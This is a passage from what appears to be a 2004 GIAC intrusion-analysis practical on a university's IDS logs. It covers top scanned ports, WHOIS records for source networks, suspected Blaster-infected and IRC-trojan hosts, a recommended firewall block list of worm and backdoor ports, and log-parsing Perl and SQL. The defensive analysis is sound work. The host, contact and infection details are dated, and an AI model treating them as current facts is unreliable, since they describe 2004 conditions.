MY.NET.81.18	849174
MY.NET.84.194	700009
MY.NET.82.70	696187
MY.NET.151.61	297759
MY.NET.82.36	262810
MY.NET.70.207	255891
MY.NET.97.42	106970

MY.NET.111.63	95635
MY.NET.82.2	80050
MY.NET.80.243	69642
MY.NET.100.230	59806
MY.NET.80.105	58094

3) Top 20 scans by destination port

This table shows the top ports that the scanners targeted. The top port is 135, which is used for Netbios. This is indicative to a blaster outbreak on the network. Next is port 53, which is used for DNS lookups, and is probably authorized activity. The third one is port 20168. Port 20168 is used as a backdoor in a unidentified worm mentioned earlier, possibly Lovgate.

Destination Port	Count
135	15052598
53	4185229
20168	779096
80	613747
3531	398487
6346	210169
41170	77554
21	72432
25	66151
4899	46872
445	46395
443	39550
139	38849
593	36305
707	26748
4000	26085
3389	24400
34816	19273
654	18157
123	17987

External Addresses

1) 68.55.62.79

```
Comcast Cable Communications, Inc. JUMPSTART-1 (NET-68-32-0-0-1)
                                  68.32.0.0 - 68.63.255.255
Comcast Cable Communications, Inc. BALTIMORE-A-6 (NET-68-55-0-0-1)
                                  68.55.0.0 - 68.55.255.255

# ARIN WHOIS database, last updated 2004-09-23 19:10
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

The range 68.32.0.0 - 68.63.255.255 is owned by Comcast and is causing many alerts. Most of them are due to the MY.NET.30.3 and MY.NET.30.4 activity rules. Quite a few

hosts from Comcast are setting of NOOP alerts, which are a sign of a buffer overflow attack. Nearly all of the attacks are directed towards port 135. This is most likely the result of RPC DCOM exploit used by the blaster worm. Port 135 should be blocked at the perimeter firewalls to prevent infection.

2) 212.238.140.11

```
% This is the RIPE Whois secondary server.
% The objects are in RPSL format.
%
% Rights restricted by copyright.
% See http://www.ripe.net/db/copyright.html

inetnum:      212.238.137.0 - 212.238.238.255
netname:      DEMON-NL-DSL
descr:        Demon Nederland customers with DSL connections
country:      NL
admin-c:      DNHG1-RIPE
tech-c:       DNDE1-RIPE
tech-c:       DIHD-RIPE
mnt-by:       AS5417-MNT
remarks:      Abuse complaints to abuse@demon.nl, incl. Spam, Port-scans, etc
status:       ASSIGNED PA
changed:      marcoh@nl.demon.net 20040120
changed:      marcoh@nl.demon.net 20040127
changed:      marcoh@nl.demon.net 20040204
changed:      marcoh@nl.demon.net 20040216
changed:      marcoh@nl.demon.net 20040712
source:       RIPE

route:        212.238.0.0/16
descr:        DEMON-INT-NET
origin:       AS5417
remarks:      Send Abuse reports to abuse@demon.nl
mnt-by:       AS5417-MNT
changed:      sam.bradford@demon.net 20000714
changed:      marcoh@nl.demon.net 20040712
source:       RIPE

role:         Demon NL Hostmaster Group
address:      Thus PLC
address:      Herengracht 433
address:      1017BR Amsterdam
address:      Netherlands
phone:        +31 20 422 2000
fax-no:       +31 20 422 2001
e-mail:       hostmaster@demon.nl
remarks:      All abuse complaints for blocks with admin-c of DNHG1-RIPE
remarks:      should be addressed to abuse@demon.nl
admin-c:      JES48-RIPE
admin-c:      NT1544-RIPE
admin-c:      WCM1-RIPE
tech-c:       DNDE1-RIPE
tech-c:       DIHD-RIPE
nic-hdl:      DNHG1-RIPE
```

```
notify:       hostmaster@demon.net
notify:       hostmaster@demon.nl
notify:       as-guardian@demon.net
notify:       hm-dbm-msgs@ripe.net
mnt-by:       AS5417-MNT
changed:      sam.bradford@demon.net 20000714
changed:      pdp@nl.demon.net 20011029
changed:      marcoh@nl.demon.net 20030520
changed:      marcoh@nl.demon.net 20030711
changed:      marcoh@nl.demon.net 20040419
changed:      marcoh@nl.demon.net 20040712
source:       RIPE

role:         Demon Internet Helpdesk
address:      Demon Internet / Thus plc
address:      Anchorage House
address:      2 Clove Crescent
address:      East India Dock
address:      E14 LONDON
address:      UNITED KINGDOM
remarks:      24x7 Operations Helpdesk
phone:        +44 845 272 0666
fax-no:       +44 20 7517 3438
e-mail:       dsoc@demon.net
admin-c:      DHG5-RIPE
tech-c:       AF10693-RIPE
tech-c:       JB222-RIPE
nic-hdl:      DIHD-RIPE
notify:       hostmaster@demon.net
mnt-by:       AS2529-MNT
changed:      hostmaster@demon.net 20011019
changed:      lee@demon.net 20030226
source:       RIPE

role:         Demon NL Duty Engineer
address:      Thus PLC
address:      Postbus 15829
address:      1001NH Amsterdam
address:      Netherlands
phone:        +31 20 422 2000
e-mail:       24x7@nl.demon.net
remarks:      Emergency use only
remarks:      Please use DIHD-RIPE as first contact; they can escalate.
remarks:      Abuse complaints should be addressed to abuse@demon.nl
admin-c:      JES48-RIPE
tech-c:       DIHD-RIPE
tech-c:       JES48-RIPE
tech-c:       PDP2-RIPE
tech-c:       MCH666-RIPE
tech-c:       RP1981-RIPE
tech-c:       CF1151-RIPE
tech-c:       NT1544-RIPE
tech-c:       SAB666-RIPE
nic-hdl:      DNDE1-RIPE
notify:       hostmaster@demon.net
notify:       hostmaster@demon.nl
notify:       as-guardian@demon.net
```

```
mnt-by:       AS5417-MNT
changed:      marcoh@nl.demon.net 20040419
changed:      marcoh@nl.demon.net 20040510
changed:      pdp@nl.demon.net 20040601
changed:      marcoh@nl.demon.net 20040712
changed:      marcoh@nl.demon.net 20040902
changed:      marcoh@nl.demon.net 20040910
source:       RIPE
```

The range 212.238.137.0 - 212.238.238.255 is owned by Demon Nederland customers with DSL connections. All 1805 of these alerts are to MY.NET.189.62 on port 80. It is alerting on a NOOP sled. It is most likely a false positive for a couple of reasons. First is the fact that the destination is the same in all of the alerts. It would be kind of pointless to try exploiting the same computer 1805 times. Second is the destination port of 80. Most likely this user was posting something to the website which set off a false positive. Web traffic will often set off this rule, which is why most rules exclude port 80. This rule should be updated to not alert on port 80.

3) 67.80.67.40

```
Optimum Online (Cablevision Systems) NETBLK-OOL-4BLK (NET-67-80-0-0-1)
                                  67.80.0.0 - 67.87.255.255
Optimum Online (Cablevision Systems) OOL-66HMTMNJ5-0821 (NET-67-80-64-0-1)
                                  67.80.64.0 - 67.80.71.255

# ARIN WHOIS database, last updated 2004-09-23 19:10
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

There are 1593 alerts coming from the 67.80.0.0 - 67.87.255.255 range that is owned by Optimum Online (Cablevision Systems). 1583 of the alerts are alerting on a source port of 65535. This alert is supposed to be catching a trojan which uses port 65535. MY.NET.12.6 is the destination of all the alerts and the destination port is 25. In this case it is just a user trying to send email and they just happened to have a source port of 65535.

4) 24.35.42.249

```
OrgName:    Cablespeed - Maryland
OrgID:      CSPE
Address:    406 Headquarters Dr.
City:       Millersville
StateProv:  MD
PostalCode: 21108
Country:    US

NetRange:   24.35.0.0 - 24.35.127.255
CIDR:       24.35.0.0/17
NetName:    CSPE-2002-01
NetHandle:  NET-24-35-0-0-1
Parent:     NET-24-0-0-0-0
NetType:    Direct Allocation
NameServer: NS1.MIVLMD.CABLESPEED.COM
NameServer: NS2.MIVLMD.CABLESPEED.COM
```

```
Comment:
RegDate:    2002-10-18
Updated:    2002-10-18

OrgAbuseHandle: CMAA-ARIN
OrgAbuseName:   Cablespeed MD Abuse Account
OrgAbusePhone:  +1-410-987-9300
OrgAbuseEmail:  abuse@cablespeed.com

OrgTechHandle: CMNA-ARIN
OrgTechName:   Cablespeed MD Network Administration
OrgTechPhone:  +1-410-987-9300
OrgTechEmail:  net-administration@mivlmd.cablespeed.com

# ARIN WHOIS database, last updated 2004-09-23 19:10
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

There are 1476 alerts coming from the 24.35.0.0 - 24.35.127.255 range which is owned by Cablespeed - Maryland. All of the alerts seem to be not hostile. Most of them are from the MY.NET activity rules.


5) 141.157.42.21

```
OrgName:    Verizon Internet Services
OrgID:      VRIS
Address:    1880 Campus Commons Dr
City:       Reston
StateProv:  VA
PostalCode: 20191
Country:    US

NetRange:   141.149.0.0 - 141.158.255.255
CIDR:       141.149.0.0/16, 141.150.0.0/15, 141.152.0.0/14, 141.156.0.0/15,
141.158.0.0/16
NetName:    VIS-141-149
NetHandle:  NET-141-149-0-0-1
Parent:     NET-141-0-0-0-0
NetType:    Direct Allocation
NameServer: NSDC.BA-DSG.NET
NameServer: GTEPH.BA-DSG.NET
Comment:
RegDate:
Updated:    2002-08-22

TechHandle: ZV20-ARIN
TechName:   Verizon Internet Services
TechPhone:  +1-703-295-4583
TechEmail:  noc@gnilink.net

OrgAbuseHandle: VISAB-ARIN
OrgAbuseName:   VIS Abuse
OrgAbusePhone:  +1-214-513-6711
OrgAbuseEmail:  abuse@verizon.net

OrgTechHandle: ZV20-ARIN
```

```
OrgTechName:   Verizon Internet Services
OrgTechPhone:  +1-703-295-4583
OrgTechEmail:  noc@gnilink.net

# ARIN WHOIS database, last updated 2004-09-23 19:10
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

There are 19696 alerts coming from the 141.149.0.0 - 141.158.255.255 range and 3223 alerts coming from the 162.83.0.0 - 162.83.255.255 range which are both owned by Verizon Internet Services. There are 18085 tiny fragment alerts being generated by 141.157.42.21. This alert is looking for attackers who are trying to bypass a firewalls and IDS' by sending packets which are larger than the MTU and therefore are fragmented. There doesn't seem to be any signs that this is hostile but due to the frequency it should probably be checked out. The rule might need to be altered to prevent more false positives.

Link Graph



This link graph is demonstrating just the sheer amounts of hostile looking traffic coming to and from 130.85.81.18. There are connections to various IRC servers, port 20168 scanning among other things. If you were to just glance at the logs you might think this host just has an IRC trojan but if you add in all the various other traffic you will see that it is well beyond that.

Compromised Internal Hosts

The following hosts appear to be infected with blaster or a similar worm like welchia.

130.85.72.248	130.85.150.245	130.85.97.223
130.85.99.38	130.85.165.29	130.85.98.24
130.85.150.6	130.85.97.100	130.85.97.89
130.85.70.240	130.85.97.154	130.85.97.61
130.85.153.114	130.85.97.174	130.85.97.165
130.85.84.194	130.85.97.98	130.85.97.40
130.85.82.70	130.85.97.184	130.85.97.134
130.85.151.61	130.85.97.69	130.85.97.111
130.85.82.36	130.85.97.22	130.85.153.213
130.85.80.243	130.85.97.102	130.85.97.110
130.85.163.235	130.85.97.101	130.85.97.62
130.85.84.210	130.85.97.92	130.85.97.137
130.85.69.186	130.85.97.248	130.85.97.230
130.85.84.205	130.85.97.68	130.85.97.76
130.85.69.187	130.85.97.164	130.85.97.77
130.85.69.165	130.85.97.99	130.85.97.80
130.85.73.94	130.85.98.16	

These two hosts appear to have an IRC trojan.

130.85.97.54
130.85.81.18

Defensive Recommendations

After careful analysis of the logs a few problems with the university's security have been discovered. First is the sheer amount of alerts being set off. This primarily due to an inadequate rule set. The current rule set is generating so many false positives that it would be impossible for a system administrator to gain any important information from them. The MY.NET.30.3 and MY.NET.30.4 activity rule should have 144.92.199.20 added to it's trusted host list so it doesn't generate so many alerts. Second is the lack of rules to catch routine worms like blaster. A rule, which catches the DCOM exploit, should be added. There apparently is a rule being used but it either is written incorrectly or the IDS just isn't in an effective location. The rule set should updated routinely to catch any new worms that could be on the network. Third are student owned computers. These computers are generally not going to be patched or protected from viruses. It is recommended that these computers be separated from the rest of the network and to have an IDS installed on that network. I would recommend that an IDS be placed at the border router, the student resident network, university owned computer network, and in front of the server group. The rule sets for each of these IDS' could then

be optimized for each situation. The border firewall should also be hardened. Some particular ports, which should be blocked, are 135,4444,69,20168.

Analysis Process

To analyze these files I first had to clean up the logs as there were quite a few inconsistencies. Many events were truncated or were corrupted. I had set most of the fields in the database to not allow nulls so when it came across a partial event it would give an error. I then removed each truncated event. I wrote a perl script for each log type to split each entry into its various fields and put them into an SQL insert command. All this data was then inserted into database. The five days worth of logs were loaded into separate databases for each day. I merged the five tables with the -j of myisampack. I used the three merged databases for my analysis. A database was used so that relational analysis could be done between the various log types. I used some SQL commands like the following to gather information from the logs.

Get the top 50 alerts grouped by the source ip and the summary. I grouped by source ip and summary in case a source IP set off multiple alerts.
select *,count(*) as x from alertsfull group by srcip,summary order by x desc limit 50;

This command was used to check for other traffic coming from 130.85.70.240.
select srcip,dstport,count(*) from scansfull where srcip = '130.85.70.240' group by srcip,dstport;

I refrained from doing any joins with the scans database due to the fact the commands usually never finished due to the huge amounts of data to compare.

Here are some scripts I used.

This one removed all the port scan alerts from the alerts files since they would be in the scans files.

```
grep -v spp_portscan: alerts.clean > alerts.clean2
grep ^08\/2 alerts.clean2 > parsedalerts
rm alerts.clean alerts.clean2
```

This is the script that parsed the alerts files. I received this script from someone else and modified it is slightly because it wasn't handling ICMP and Tiny Fragments alerts correctly.

```
#!/usr/bin/perl -w

while(<>)
{
        next if m/^$/; # skip if blank line
        next if m/(\S+)\s+\[\*\*\] spp_portscan: (.*)\[\*\*\]\s+([^:]+):(\S+)
-> ([^:]+):(\S+)/; # skip if portscan
        chomp; # remove newline
```

```
        if(/ICMP/ || /Tiny Fragments/)
        {
                m/(\S+)\s+\[\*\*\] (.*) \[\*\*\]\s+([^:]+)(\S+) ->
([^:]+)(\S+)/;
                print "insert into alerts0824
(timestamp,summary,srcip,srcport,dstip,dstport) values (\"$1\", \"$2\",
\"$3\"
, 0 , \"$5\", 0);","\n";
        }
        else
        {
                m/(\S+)\s+\[\*\*\] (.*) \[\*\*\]\s+([^:]+):(\S+) ->
([^:]+):(\S+)/;
                print "insert into alerts0824
(timestamp,summary,srcip,srcport,dstip,dstport) values (\"$1\", \"$2\",
\"$3\"
, $4, \"$5\", $6);","\n";
        }
}
```

References

Novell NCP: Netware Core Protocol
URL: http://www.javvin.com/protocolNCP.html

Pete Storm
http://www.giac.org/practical/GCIA/Pete_Storm_GCIA.pdf

Ian Martin
http://www.giac.org/practical/GCIA/Ian_Martin_GCIA.pdf

Ricky Smith
http://www.giac.org/practical/GCIA/Ricky_Smith_GCIA.pdf

Detecting Traffic Due to RPC Worms
http://securityresponse.symantec.com/avcenter/venc/data/detecting.traffic.due.to.rpc.worms.html

Last Updated: October 22nd, 2017

Upcoming Training

SANS Berlin 2017	Berlin, Germany	Oct 23, 2017 - Oct 28, 2017	Live Event
San Diego Fall 2017 - SEC503: Intrusion Detection In-Depth	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	vLive
SANS San Diego 2017	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS Seattle 2017	Seattle, WA	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS Paris November 2017	Paris, France	Nov 13, 2017 - Nov 18, 2017	Live Event
Community SANS Pensacola SEC503	Pensacola, FL	Nov 27, 2017 - Dec 02, 2017	Community SANS
SIEM & Tactical Analytics Summit & Training	Scottsdale, AZ	Nov 28, 2017 - Dec 05, 2017	Live Event
SANS Munich December 2017	Munich, Germany	Dec 04, 2017 - Dec 09, 2017	Live Event
SANS Cyber Defense Initiative 2017	Washington, DC	Dec 12, 2017 - Dec 19, 2017	Live Event
SANS Security East 2018	New Orleans, LA	Jan 08, 2018 - Jan 13, 2018	Live Event
Las Vegas 2018 - SEC503: Intrusion Detection In-Depth	Las Vegas, NV	Jan 28, 2018 - Feb 02, 2018	vLive
SANS Las Vegas 2018	Las Vegas, NV	Jan 28, 2018 - Feb 02, 2018	Live Event
SANS London February 2018	London, United Kingdom	Feb 05, 2018 - Feb 10, 2018	Live Event
SANS Dallas 2018	Dallas, TX	Feb 19, 2018 - Feb 24, 2018	Live Event
SANS Northern VA Spring - Tysons 2018	McLean, VA	Mar 17, 2018 - Mar 24, 2018	Live Event
SANS Secure Canberra 2018	Canberra, Australia	Mar 19, 2018 - Mar 24, 2018	Live Event
SANS 2018	Orlando, FL	Apr 03, 2018 - Apr 10, 2018	Live Event
SANS Baltimore Spring 2018	Baltimore, MD	Apr 21, 2018 - Apr 28, 2018	Live Event
SANS vLive - SEC503: Intrusion Detection In-Depth	SEC503 - 201805,	May 02, 2018 - Jun 07, 2018	vLive
SANS Security West 2018	San Diego, CA	May 11, 2018 - May 18, 2018	Live Event
Community SANS Columbia SEC503	Columbia, MD	Aug 13, 2018 - Aug 18, 2018	Community SANS
SANS OnDemand	Online	Anytime	Self Paced
SANS SelfStudy	Books & MP3s Only	Anytime	Self Paced